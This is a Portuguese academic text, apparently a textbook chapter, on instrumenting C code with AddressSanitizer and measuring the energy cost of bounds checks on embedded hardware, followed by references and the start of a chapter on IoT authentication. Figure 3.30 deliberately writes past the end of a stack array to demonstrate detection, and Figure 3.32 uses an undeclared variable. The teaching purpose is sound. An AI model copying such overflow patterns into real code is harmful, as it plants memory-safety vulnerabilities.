3.7.1. Introdução

Como estudo de caso, iremos apresentar um exemplo didático de código em C e como utilizar a ferramenta AddressSanitizer, apresentada na seção 3.5.4 para instrumentá-lo contra erros de acessos inválidos. Opções plausíveis para a instrumentação incluem as ferramentas SoftBound+CETS [Nagarakatte et al. 2009] [Nagarakatte et al. 2010] e SAFECode [Dhurjati et al. 2006], mas atermo-emos apenas ao AddressSanitizer [Serebryany et al. 2012] neste estudo. Mostraremos, também, o funcionamento de uma transformação de eliminação de Verificação de Limites de Arranjo e o impacto desta análise no gasto energético do programa.

3.7.2. Exemplo

Tomemos como exemplo o programa na figura 3.30. Compilando-se este programa com o AddressSanitizer, utilizando a *flag* `-fsanitize=address` no `clang`, e executando-o, observamos que o programa aborta com a mensagem de erro:

$$ERROR : AddressSanitizer : stack-buffer-overflow on address[...].$$

Essa mensagem indica que houve um Estouro de Arranjo ao acessar um objeto na pilha. Não listamos a mensagem completa por questão de espaço. De fato, a indexação na linha quatro acessa um elemento além do término do arranjo, acesso este que é identificado pela ferramenta como sendo inválido.

```
int main(int argc, char **argv) {
  int a[15];
  for (unsigned i = 0; i < 16; ++i)
    a[i] = i;
  return a[0] + a[14];
}
```

Figura 3.30. Exemplo 1

Tomemos agora, o exemplo na figura 3.31. O programa está correto, e não há acessos inválidos, como há no programa anterior. Os acessos ao arranjo, ainda assim, são instrumentados sem necessidade. Utilizando uma técnica de inferência de tamanhos de arranjo, descrita em por Santos *et al.* [Henrique Nazaré Santos 2013], e de uma Análise de Intervalos, descrita na seção 3.5.5, podemos provar que o acesso ao arranjo na linha 4 é seguro, uma vez que o índice é sempre não-negativo e menor que o tamanho do arranjo. Caso seja, toda instrumentação na indexação é passível de ser removida.

```
int main(int argc, char **argv) {
  int a[15];
  for (unsigned i = 0; i < 15; ++i)
    a[i] = i;
  return a[0] + a[14];
}
```

Figura 3.31. Exemplo 2

Para arranjos com tamanhos dados por expressões simbólicos, porém, a Análise de Intervalos pode ser tornar inefetiva, como acontece para o exemplo na figura 3.32. Isso ocorre pois, para um arranjo com n posições sendo acessado com índice i, podemos ter a relação simbólica $i < n$, sem esta ser dada pelos intervalos numéricos de ambas. Para tratar estes casos, é necessária uma análise de tamanhos relativo, descrito também por Santos *et al*. Com esta análise podemos definir limites superiores simbólicos para cada variável. Com isso, utilizamos a Análise de Intervalos para verificar se o índice sendo acessado é não-negativo e se o tamanho do arranjo é um limite superior simbólico para o índice.


```
int main(int argc, char **argv) {
  int *a = malloc(n * sizeof(int));
  for (unsigned i = 0; i < n; ++i)
    a[i] = i;
  return a[0] + a[n - 1];
}
```

Figura 3.32. Exemplo 3

Implementamos essas técnicas de eliminação de Verificação de Limites de Arranjo em nossa ferramenta GreenArrays e a utilizamos para remover instrumentações redundantes inseridas pelo AddressSanitizer. Os ganhos energéticos são mostrados abaixo.

3.7.3. Avaliação Energética das Ferramentas

Após instrumentado o código, é preciso garantir que o acréscimo energético causado pela instrumentação seja viável, principalmente se tratando de Sistemas Embarcados. A seguir, será aplicado o método proposto na seção 3.6 para medir a energia consumida pelo código instrumentado.

Como o código já foi compilado com a inserção dos sinais de controle RTS, início e fim da medição estão bem marcados e o arquivo executável já está pronto para ser testado. Para realizar os testes em ambiente mais próximo de um sistema embarcado (em que o consumo de energia é parâmetro crítico), foi feito uso da placa mãe Inforce[14].

O arquivo é, então, executado no ambiente de testes. No momento em que o programa inicia, o sinal de `setrts_down` coloca o nível de tensão da porta serial para nível lógico baixo. Nesse momento, o programa de medição (que já foi iniciado em outro computador) identifica a mudança de tensão e inicia a amostragem de dados. A cada amostra, a variável contendo o valor de energia (inicialmente definida em zero) é incrementada com o valor calculado pela equação 3.6.3. Além disso, o valor de tensão do pino RTS da porta serial é medido. Caso seja percebido o sinal de fim de programa de testes (`setrts_up`), o programa de medição termina e o valor acumulado para energia é a energia correspondente à execução do código.

Para o sistema de medição o valor resistência usado foi $R_s = 0,0989\Omega$ [15]. Então, o valor de G pode ser calculado como $G = (1/R_s) = 1/0,0989 = 10,1112$. Pelo manual fornecido pelo fabricante da plataforma usada pra executar o código de testes, tem-se que a tensão de alimentação $V_{power} = 12V$. Para esta plataforma[16], os valores de tensão do pino RTS são $V_{low} = 0V$ e $V_{high} = 5V$, correspondendo aos níveis lógicos baixo e alto, respectivamente. A metodologia descrita foi aplicada para os códigos do *Benchmark* Stanford[17]. Para garantir a confiabilidade da medição, o experimento foi executado dez vezes para cada código testado. O valor apresentado nos resultados é a média dos dez

[14] `http://inforcecomputing.com/` - CPU 1.0GHz, Memória RAM = 512KB e ambiente Fedora 11.

[15] A resistência foi medida com multímetro de $6^1/_2$ dígitos com medição a 4 terminais.

[16] Os valores de tensão para os pinos da porta serial variam de acordo com o fabricante.

[17] `https://llvm.org/viewvc/llvm-project/test-suite/trunk/SingleSource/Benchmarks/Stanford/`.

valores obtidos.




Figura 3.33. Gráfico comparativo relativo ao tempo de execução dos programas do *Benchmark* Stanford

Foram realizadas quatro formas de medição, para que as características do programa compilado com as ferramentas de segurança de código sejam comparadas. A primeira delas é a medição do código sem instrumentação de segurança. A segunda com a ferramenta *SAFECode*. A terceira com a ferramenta *AdressSanitizer*. E, por último, a ferramenta proposta *GreenArrays*. As figuras 3.33 e 3.34 mostram gráficos contendo as análises do tempo de execução e energia total gasta, respectivamente, obtidos para cada programa do *bechmark* em estudo.

3.7.4. Discussão

Nota-se (figuras 3.33 e 3.34) que o acréscimo de código para torná-lo seguro causa um considerável acréscimo no tempo de execução do programa, levando, por consequência, a um grande acréscimo na energia consumida. Em muitos casos, os programas compilados com a ferramentas de segurança gastam mais do dobro de energia que o programa inseguro. Mesmo assim, em determinadas aplicações, é necessário abrir mão de um menor consumo energético e tempo de execução para se garantir segurança. Já em outras aplicações, como por exemplo, Sistemas Embarcados, o parâmetro energia é crítico, tratando-se de sistemas movidos a bateria (que é a maioria dos casos). Então, é preciso ponderar o uso de segurança em código e fazê-lo somente quando o parâmetro segurança é tão importante ou mais que o parâmetro energia.




Figura 3.34. Gráfico comparativo relativo a energia total consumida pelos programas do *Benchmark* Stanford

3.8. Conclusões

Segurança de Software está no cerne da segurança de sistemas computacionais de maneira geral. Na medida em que ataques que exploram vulnerabilidades em software são mais e mais comuns, Segurança de Software torna-se cada vez mais relevante. Paralelamente a isso, seja no trabalho ou no ambiente doméstico, Sistemas Embarcados estão cada vez mais presentes na vida de indivíduos. Em outras palavras, aparentemente a computação ubíqua enfim tornou-se uma realidade.

Tal fato, por si só, já causa preocupação quanto à segurança de Sistemas Embarcados. Mas, como se não bastasse, após uma análise conclui-se que as propostas de Segurança de Software existentes não são apropriadas para esses dispositivos. O objetivo deste capítulo foi, então, apresentar uma visão geral da área de Segurança de Software e mostrar como adaptar e avaliar as soluções existentes no contexto de Sistemas Embarcados.

Em particular, discorremos, dentre outras coisas, sobre Estouro de Arranjo, Estouro de Inteiro, Vazamento de Endereço, Aleatorização de Espaço de Endereço, Prevenção contra a Execução de Dados, Canários, Verificação de Limites de Arranjo, Análise de Intervalos e Análise Distribuída. Ademais, descrevemos uma metodologia para avaliação energética de mecanismos de Segurança de Software. E, ao final, apresentamos uma solução de Segurança de Software especialmente concebida para o contexto de Sistemas Embarcados.

Referências

[Akyildiz et al. 2002] Akyildiz, I. F., Su, W., Sankarasubramaniam, Y., and Cayirci, E. (2002). Wireless sensor networks: a survey. *Computer networks*, 38(4):393–422.

[Aleph One 1996] Aleph One (1996). Smashing the stack for fun and profit. *Phrack magazine*, 7(49):365.

[Alhazmi et al. 2007] Alhazmi, O. H., Malaiya, Y. K., and Ray, I. (2007). Measuring, analyzing and predicting security vulnerabilities in software systems. *Computers & Security*, 26(3):219–228.

[Allen 1970] Allen, F. E. (1970). Control flow analysis. In *ACM Sigplan Notices*, volume 5, pages 1–19. ACM.

[Aranha et al. 2012] Aranha, D. F., Karam, M. M., Miranda, A., and Scarel, F. (2012). Software vulnerabilities in the Brazilian voting machine. Tech Report.

[ARM Holdings 2008] ARM Holdings (2008). ARM11 MPCore Processor Technical Reference Manual.

[Atzori et al. 2010] Atzori, L., Iera, A., and Morabito, G. (2010). The internet of things: A survey. *Computer Networks*, 54(15):2787–2805.

[Balzarotti et al. 2008] Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. (2008). Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on*, pages 387–401. IEEE.

[Barik et al. 2006] Barik, R., Grothoff, C., Gupta, R., Pandit, V., and Udupa, R. (2006). Optimal bitwise register allocation using integer linear programming. In *LCPC*, volume 4382 of *Lecture Notes in Computer Science*, pages 267–282. Springer.

[Barr 1999] Barr, M. (1999). *Programming embedded systems in C and C++*. O'Reilly.

[Bell 1999] Bell, T. (1999). The concept of dynamic analysis. *SIGSOFT Softw. Eng. Notes*, 24(6):216–234.

[Bhatkar et al. 2003] Bhatkar, E., Duvarney, D. C., and Sekar, R. (2003). Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In *USENIX Security*, pages 105–120.

[Bodik et al. 2000] Bodik, R., Gupta, R., and Sarkar, V. (2000). ABCD: eliminating array bounds checks on demand. In *PLDI*, pages 321–333. ACM.

[Brumley et al. 2007] Brumley, D., Song, D. X., cker Chiueh, T., Johnson, R., and Lin, H. (2007). RICH: Automatically protecting against integer-based vulnerabilities. In *NDSS*. USENIX.

[Bruno R. Silva 2013] Bruno R. Silva, Fernando M. Q. Pereira, L. B. O. A. A. F. L. (2013). Flow tracking: Uma ferramenta para detecção de vazamentos de informações sigilosas. In *CBSoft*. SBC.

[Carro and Wagner 2003] Carro, L. and Wagner, F. R. (2003). Sistemas computacionais embarcados. *Jornadas de atualização em informática. Campinas: UNICAMP*.

[Comparetti et al. 2009] Comparetti, P. M., Wondracek, G., Kruegel, C., and Kirda, E. (2009). Prospex: Protocol specification extraction. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 110–125. IEEE.

[Cong et al. 2005] Cong, J., Fan, Y., Han, G., Lin, Y., Xu, J., Zhang, Z., and Cheng, X. (18-21 Jan. 2005). Bitwidth-aware scheduling and binding in high-level synthesis. *Design Automation Conference, 2005. Proceedings of the ASP-DAC 2005. Asia and South Pacific*, 2:856–861.

[Cousot et al. 2005] Cousot, P., Cousot, R., Feret, J., Mauborgne, L., Miné, A., Monniaux, D., and Rival, X. (2005). The astrÉe analyzer. In *ESOP'05*.

[Cuoq et al. 2012] Cuoq, P., Kirchner, F., Kosmatov, N., Prevosto, V., Signoles, J., and Yakobowski, B. (2012). Frama-c: a software analysis perspective. In *Proceedings of the 10th international conference on Software Engineering and Formal Methods*, SEFM'12, pages 233–247, Berlin, Heidelberg. Springer-Verlag.

[DAVID and TIRI 2005] DAVID, D. and TIRI, K. (2005). Securing embedded systems.

[Dhurjati et al. 2006] Dhurjati, D., Kowshik, S., and Adve, V. (2006). Safecode: enforcing alias analysis for weakly typed languages. In *PLDI '06: Proceedings of the 2006 ACM SIGPLAN conference on Programming language design and implementation*, pages 144–157, New York, NY, USA. ACM.

[Dietz et al. 2012] Dietz, W., Li, P., Regehr, J., and Adve, V. (2012). Understanding integer overflow in c/c++. In *ICSE*, pages 760–770. IEEE.

[Ernst 2003] Ernst, M. D. (2003). Static and dynamic analysis: Synergy and duality. In *WODA 2003: ICSE Workshop on Dynamic Analysis*, pages 24–27. Citeseer.

[Hamacher et al. 2012] Hamacher, V. C., Vranesic, Z., Zaky, S., and Manjikian, N. (2012). *Computer organization and embedded systems*. McGraw-Hill.

[Henrique Nazaré Santos 2013] Henrique Nazaré Santos, Fernando Magno Quintão Pereira, L. B. O. (2013). Verificação estática de acessos a arranjos em c. In *Anais do XIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais, SBSEG 2013*, Manaus, Brazil. Sociedade Brasileira de Computação (SBC).

[Hopcroft 2008] Hopcroft, J. E. (2008). *Introduction to Automata Theory, Languages, and Computation, 3/E*. Pearson Education India.

[Howard and Thomlinson 2007] Howard, M. and Thomlinson, M. (2007). Windows Vista ISV Security. *Microsoft Corporation, April*, 6.

[Intel Corporation] Intel Corporation. Intel 64 and ia-32 Architectures Software Developers Manual – System Programming Guide, part 1.

[Jim et al. 2002] Jim, T., Morrisett, J. G., Grossman, D., Hicks, M. W., Cheney, J., and Wang, Y. (2002). Cyclone: A safe dialect of c. In *Proceedings of the General Track of the annual conference on USENIX Annual Technical Conference*, ATEC '02, pages 275–288, Berkeley, CA, USA. USENIX Association.

[Jones 2007] Jones, J. R. (2007). Estimating software vulnerabilities. *Security & Privacy, IEEE*, 5(4):28–32.

[Koopman 2004] Koopman, P. (2004). Embedded system security. *Computer*, 37(7):95–97.

[Lattner and Adve 2005] Lattner, C. and Adve, V. (2005). Automatic Pool Allocation: Improving Performance by Controlling Data Structure Layout in the Heap. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI'05)*, Chigago, Illinois.

[Lhairech-Lebreton et al. 2010] Lhairech-Lebreton, G., Coussy, P., Heller, D., and Martin, E. (2010). Bitwidth-aware high-level synthesis for designing low-power dsp applications. In *ICECS*, pages 531–534. IEEE.

[Li and Regehr 2010] Li, P. and Regehr, J. (2010). T-check: bug finding for sensor networks. In *Proceedings of the 9th ACM/IEEE International Conference on Information Processing in Sensor Networks*, pages 174–185. ACM.

[Lin et al. 2009] Lin, H., Yang, M., Long, F., Zhang, L., and Zhou, L. (2009). Modist: transparent model checking of unmodified distributed systems. In *NSDI*.

[Logozzo and Fahndrich 2008] Logozzo, F. and Fahndrich, M. (2008). Pentagons: a weakly relational abstract domain for the efficient validation of array accesses. In *SAC*, pages 184–188. ACM.

[Mahlke et al. 2001] Mahlke, S., Ravindran, R., Schlansker, M., Schreiber, R., and Sherwood, T. (2001). Bitwidth cognizant architecture synthesis of custom hardware accelerators. *Computer-Aided Design of Integrated Circuits and Systems, IEEE Transactions on*, 20(11):1355–1371.

[Marwedel 2011] Marwedel, P. (2011). *Embedded system design*. Springer.

[McGraw 2006] McGraw, G. (2006). *Software security: building security in*, volume 1. Addison-Wesley Professional.

[Microsoft Support a] Microsoft Support. A detailed description of the data execution prevention (dep) feature in windows xp service pack 2, windows xp tablet pc edition 2005, and windows server 2003. @ONLINE. `4http://support.microsoft.com/kb/875352/EN-US/`.

[Microsoft Support b] Microsoft Support. Microsoft. /SAFESEH Compiler Switch.

[Misra 1987] Misra, D. K. (1987). A quasi-static analysis of open-ended coaxial lines (short paper). *Microwave Theory and Techniques, IEEE Transactions on*, 35(10):925–928.

[Mock 2003] Mock, M. (2003). Dynamic analysis from the bottom up. In *WODA 2003 ICSE Workshop on Dynamic Analysis*, page 13. Citeseer.

[Molnar et al. 2009] Molnar, D., Li, X. C., and Wagner, D. A. (2009). Dynamic test generation to find integer bugs in x86 binary linux programs. In *Proc. USENIX security symposium*.

[Nagarakatte et al. 2009] Nagarakatte, S., Zhao, J., Martin, M. M., and Zdancewic, S. (2009). Softbound: Highly compatible and complete spatial safety for c. In *Proceedings of the 2009 ACM SIGPLAN Conference on Programming Language Design and Implementation*.

[Nagarakatte et al. 2010] Nagarakatte, S., Zhao, J., Martin, M. M., and Zdancewic, S. (2010). Cets: compiler enforced temporal safety for c. *SIGPLAN Not.*, 45(8):31–40.

[Nethercote and Seward 2007] Nethercote, N. and Seward, J. (2007). Valgrind: a framework for heavyweight dynamic binary instrumentation. *SIGPLAN Not.*, 42(6):89–100.

[Nilsson and Riedel 2009] Nilsson, J. W. and Riedel, S. A. (2009). *Circuitos Eletricos*, volume 8. Pearson Prentice Hall.

[Ottenstein et al. 1990] Ottenstein, K. J., Ballance, R. A., and MacCabe, A. B. (1990). The program dependence web: a representation supporting control-, data-, and demand-driven interpretation of imperative languages. In *PLDI*. ACM.

[Patterson 1995] Patterson, J. R. C. (1995). Accurate static branch prediction by value range propagation. In *PLDI*, pages 67–78. ACM.

[PaX Team 2000] PaX Team (2000). Pax Non-eXecutable Stack (nx) @ONLINE. `http://pax.grsecurity.net/docs/noexec.txt`.

[PaX Team 2001] PaX Team (2001). Pax address space layout randomization (aslr) @ONLINE. `http://pax.grsecurity.net/docs/aslr.txt`.

[Pereira and Palsberg 2008] Pereira, F. M. Q. and Palsberg, J. (2008). Register allocation by puzzle solving. In *PLDI*, pages 216–226. ACM.

[Pop and Specialist 2010] Pop, A. R. and Specialist, S. S. (2010). Dep/aslr implementation progress in popular third-party windows applications.

[Quadros and Pereira 2011] Quadros, G. S. and Pereira, F. M. Q. (2011). Static detection of address leaks. In *SBSeg*, pages 23–37.

[Quadros and Pereira 2012a] Quadros, G. S. and Pereira, F. M. Q. (2012a). Dynamic detection of address leaks. In *Anais do XII Simpósio Brasileiro em Segurança da Informação e de Sistemas de Computacionais, SBESEG 2012*.

[Quadros and Pereira 2012b] Quadros, G. S. and Pereira, F. M. Q. (2012b). A static analysis tool to detect address leaks. In *CBSoft – Tools*.

[Richarte et al. 2002] Richarte, G. et al. (2002). Four different tricks to bypass stackshield and stackguard protection. *World Wide Web, http://www1. corest. com/files/files/11/StackGuardPaper. pdf*.

[Robertson et al. 2003] Robertson, W. K., Kruegel, C., Mutz, D., and Valeur, F. (2003). Run-time detection of heap-based overflows. In *LISA*, volume 3, pages 51–60.

[Rodrigues et al. 2013] Rodrigues, R. E., Campos, V. H. S., and Pereira, F. M. Q. (2013). A fast and low overhead technique to secure programs against integer overflows. In *CGO*, pages 1–11. ACM.

[Rus et al. 2003] Rus, S., Rauchwerger, L., and Hoeflinger, J. (2003). Hybrid analysis: Static & dynamic memory reference analysis. *International Journal of Parallel Programming*, 31(4):251–283.

[Sasnauskas et al. 2010] Sasnauskas, R., Landsiedel, O., Alizai, M. H., Weise, C., Kowalewski, S., and Wehrle, K. (2010). Kleenet: discovering insidious interaction bugs in wireless sensor networks before deployment. In *Proceedings of the 9th ACM/IEEE International Conference on Information Processing in Sensor Networks*, pages 186–196. ACM.

[Schwartz et al. 2011] Schwartz, E. J., Avgerinos, T., and Brumley, D. (2011). Q: Exploit hardening made easy. In *USENIX Security Symposium*.

[Serebryany et al. 2012] Serebryany, K., Bruening, D., Potapenko, A., and Vyukov, D. (2012). Addresssanitizer: a fast address sanity checker. In *USENIX*, pages 28–28. USENIX Association.

[Shacham 2007] Shacham, H. (2007). The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *CCS*, pages 552–561. ACM.

[Shacham et al. 2004a] Shacham, H., Page, M., Pfaff, B., Goh, E.-J., Modadugu, N., and Boneh, D. (2004a). On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, CCS '04, pages 298–307, New York, NY, USA. ACM.

[Shacham et al. 2004b] Shacham, H., Page, M., Pfaff, B., Goh, E.-J., Modadugu, N., and Boneh, D. (2004b). On the Effectiveness of Address-Space Randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM.

[Solar Designer 1997] Solar Designer (1997). Return-to-libc Attack.

[Souza et al. 2011] Souza, M. R. S., Guillon, C., Pereira, F. M. Q., and da Silva Bigonha, M. A. (2011). Dynamic elimination of overflow tests in a trace compiler. In *CC*, pages 2–21.

[Stephenson et al. 2000] Stephenson, M., Babb, J., and Amarasinghe, S. (2000). Bitwidth analysis with application to silicon compilation. In *PLDI*, pages 108–120. ACM.

[Sumant Kowshik and Adve 2002] Sumant Kowshik, D. D. and Adve, V. (2002). Ensuring Code Safety Without Runtime Checks for Real-Time Control Systems. In *Proc. Int'l Conf. on Compilers Architecture and Synthesis for Embedded Systems, 2002*, Grenoble, France.

[Tallam and Gupta 2003] Tallam, S. and Gupta, R. (2003). Bitwidth aware global register allocation. In *POPL*, pages 85–96, New York, NY, USA. ACM.

[Tran et al. 2011] Tran, M., Etheridge, M., Bletsch, T., Jiang, X., Freeh, V., and Ning, P. (2011). On the expressiveness of return-into-libc attacks. In *Recent Advances in Intrusion Detection*, pages 121–141. Springer.

[Tripp et al. 2009] Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., and Weisman, O. (2009). Taj: effective taint analysis of web applications. In *ACM Sigplan Notices*, volume 44, pages 87–97. ACM.

[Venet and Brat 2004] Venet, A. and Brat, G. (2004). Precise and efficient static array bound checking for large embedded c programs. *SIGPLAN Not.*, 39:231–242.

[Wagner and Dean 2001] Wagner, D. and Dean, R. (2001). Intrusion detection via static analysis. In *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on*, pages 156–168. IEEE.

[Wang et al. 2009] Wang, T., Wei, T., Lin, Z., and Zou, W. (2009). Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *Proc. of Network and Distributed System Security Symposium (NDSS)*. Citeseer.

[Warren 2002] Warren, H. S. (2002). *Hacker's Delight*. Addison-Wesley Longman Publishing Co., Inc.

[Zurita] Zurita, M. E. Projeto de sistemas embarcados. *Universidade Federal do Piauí, Curso de Engenharia Elétrica, Campus Universitário Ministro Petrônio Portela*.

Capítulo 4

Infraestruturas de Autenticação e de Autorização para Internet das Coisas

Michelle S. Wangham[†], Marlon Cordeiro Domenech[†], Emerson Ribeiro de Mello[*]

[†] Universidade do Vale do Itajaí
wangham@univali.br, marloncdomenech@gmail.com

[*] Instituto Federal de Santa Catarina
mello@ifsc.edu.br

Abstract

The next step in growth of the Internet is the extensive integration of networked physical objects, known as things. The Internet of Things (IoT) paradigm is characterized by the diversity of devices that cooperate to achieve a common goal. In this environment, compose of constrained devices, the widespread adoption of this paradigm depends of security requirements like secure communication between devices, privacy and anonymity of its users. This chapter presents the main security challenges and solutions to provide authentication and authorization on the Internet of Things

Resumo

O próximo salto no crescimento da Internet está na ampla integração de objetos físicos do dia a dia, denominados coisas, conectados em rede. O paradigma da Internet das Coisas (Internet of Things – IoT) é caracterizado pela diversidade de dispositivos que cooperam entre si a fim de atingir um objetivo comum. Neste ambiente, composto por dispositivo com poucos recursos computacionais, garantir a comunicação segura entre estes dispositivos, a privacidade e o anonimato de seus usuários são requisitos de segurança fundamentais para a ampla adoção deste paradigma. Neste capítulo, são apresentados os principais desafios e soluções de segurança para prover autenticação e autorização na Internet das Coisas.

4.1. Introdução

O próximo salto no crescimento da Internet está fundamentado no paradigma da Internet das Coisas (*Internet of Things* – IoT) o qual abrange uma infraestrutura de *hardware*, *software* e serviços que conectam objetos físicos, denominados como coisas, à rede de computadores [ITU 2005, COMMUNITIES 2008]. Segundo [Atzori et al. 2010], a ideia básica de IoT consiste na presença de uma diversidade de objetos que interagem e cooperam entre si a fim de atingir um objetivo comum, para tal compartilham informações utilizando métodos de endereçamento único e protocolos de comunicação padronizados.

A integração entre sensores e atuadores sobre a Internet forma a base tecnológica para o conceito de ambientes inteligentes, nos quais a informação gerada por um objeto pode ser compartilhada entre diversas plataformas e aplicações [Gubbi et al. 2013]. O conceito de ambientes inteligentes engloba diferentes tecnologias, tais como redes de sensores sem fio (RSSF) e sistemas de identificação por rádio frequência (*Radio-Frequency IDentification* – RFID) integrados para rastrear estados das coisas, como sua localização, temperatura, movimentos, etc [Atzori et al. 2010].

Outro conceito importante no cenário de IoT é o de Web das Coisas (*Web of Things* – WoT). A principal característica na WoT é a adoção de protocolos usados amplamente em aplicações web, como por exemplo, o HTTP, cujo principal ganho está na facilidade de integração entre os serviços da WoT e outros serviços e sistemas disponíveis na Internet [Guinard e Trifa 2009]. Com o aumento da adoção de aplicações para IoT e WoT, a preocupação com a segurança das informações aumentará o sucesso do uso desta tecnologia emergente e assim estará fundamentado no nível de segurança que o ambiente poderá fornecer para os usuários, como por exemplo, a confidencialidade dos dados trafegados, bem como a privacidade dos usuários [ITU 2005].

A IoT apresenta requisitos singulares que demandam abordagens diferenciadas acerca da segurança. Segundo [Babar et al. 2011], acrescentar mecanismos de segurança em dispositivos embarcados com restrições computacionais pode ser um desafio. Diante da heterogeneidade dos dispositivos, desenvolver mecanismos de segurança que possam ser executados em diferentes plataformas é um requisito importante para a IoT. Por fim, os autores afirmam que o acesso físico aos dispositivos é facilitado em função do tipo de ambiente nos quais os objetos estão inseridos. Assim, são necessárias não só a proteção lógica mas também física destes dispositivos.

Dentre o conjunto de requisitos de segurança para IoT, cabe destacar: a gestão de identidade de usuários e dispositivos; a confidencialidade dos dados trocados na comunicação; a disponibilidade de recursos e sistemas; e o controle de acesso à rede para garantir somente dispositivos autorizados [Babar et al. 2011].

Pode-se atender a estes requisitos de segurança por meio de uma infraestrutura de autenticação e de autorização. Com esta infraestrutura, é possível implantar a gestão de identidades de forma a impedir que usuários ou dispositivos não autorizados tenham acesso aos recursos, impeça que usuários ou dispositivos legítimos acessem recursos para os quais não estejam autorizados e permita que usuários ou dispositivos legítimos tenham acesso aos recursos a estes autorizados [Liu et al. 2012]. Embora a autenticação e autorização de usuários seja bem abordada na literatura, a autenticação e autorização de dispositivos

não é bem caracterizada e, segundo [Miorandi et al. 2012], é um desafio de pesquisa neste cenário.

O objetivo deste capítulo é discutir os desafios de segurança e as infraestruturas de autenticação e de autorização que proveem gestão de identidades para Internet das Coisas. As seguintes questões chaves são analisadas neste capítulo: autenticação única (*Single Sign On -SSO*) de usuários e de dispositivos, gerenciamento de relações de confiança entre domínios administrativos diferentes e interoperabilidade entre mecanismos de autenticação e de autorização. Conceitos, requisitos e soluções tecnológicas encontradas na literatura são complementados com a apresentação de dois cenários de uso para IoT que demonstram a aplicabilidade das infraestruturas de autenticação e de autorização.

Este capítulo está dividido em sete seções. Nesta primeira seção, foi apresentada uma contextualização, destacando os objetivos e a motivação para a escolha do tema. Na Seção 4.2, são apresentados os principais conceitos, características, bem como as tecnologias envolvidos e os domínios de aplicação na IoT. A Seção 4.3 apresenta as principais características de IoT que fazem com que a segurança seja tratada de maneira distinta em relação aos demais sistemas computacionais, bem como os principais requisitos de segurança na IoT, as ameaças e os ataques descritos na literatura. Na Seção 4.4, são descritos os principais conceitos e técnicas de autenticação de usuários e de dispositivos e de mecanismos de autorização apropriados ao cenário para IoT. As principais infraestruturas de autenticação e de autorização adotadas na Internet e que são também empregadas na Internet das Coisas são analisadas na Seção 4.5. A Seção 4.6 apresenta uma análise dos principais projetos de pesquisa que tratam a gestão de 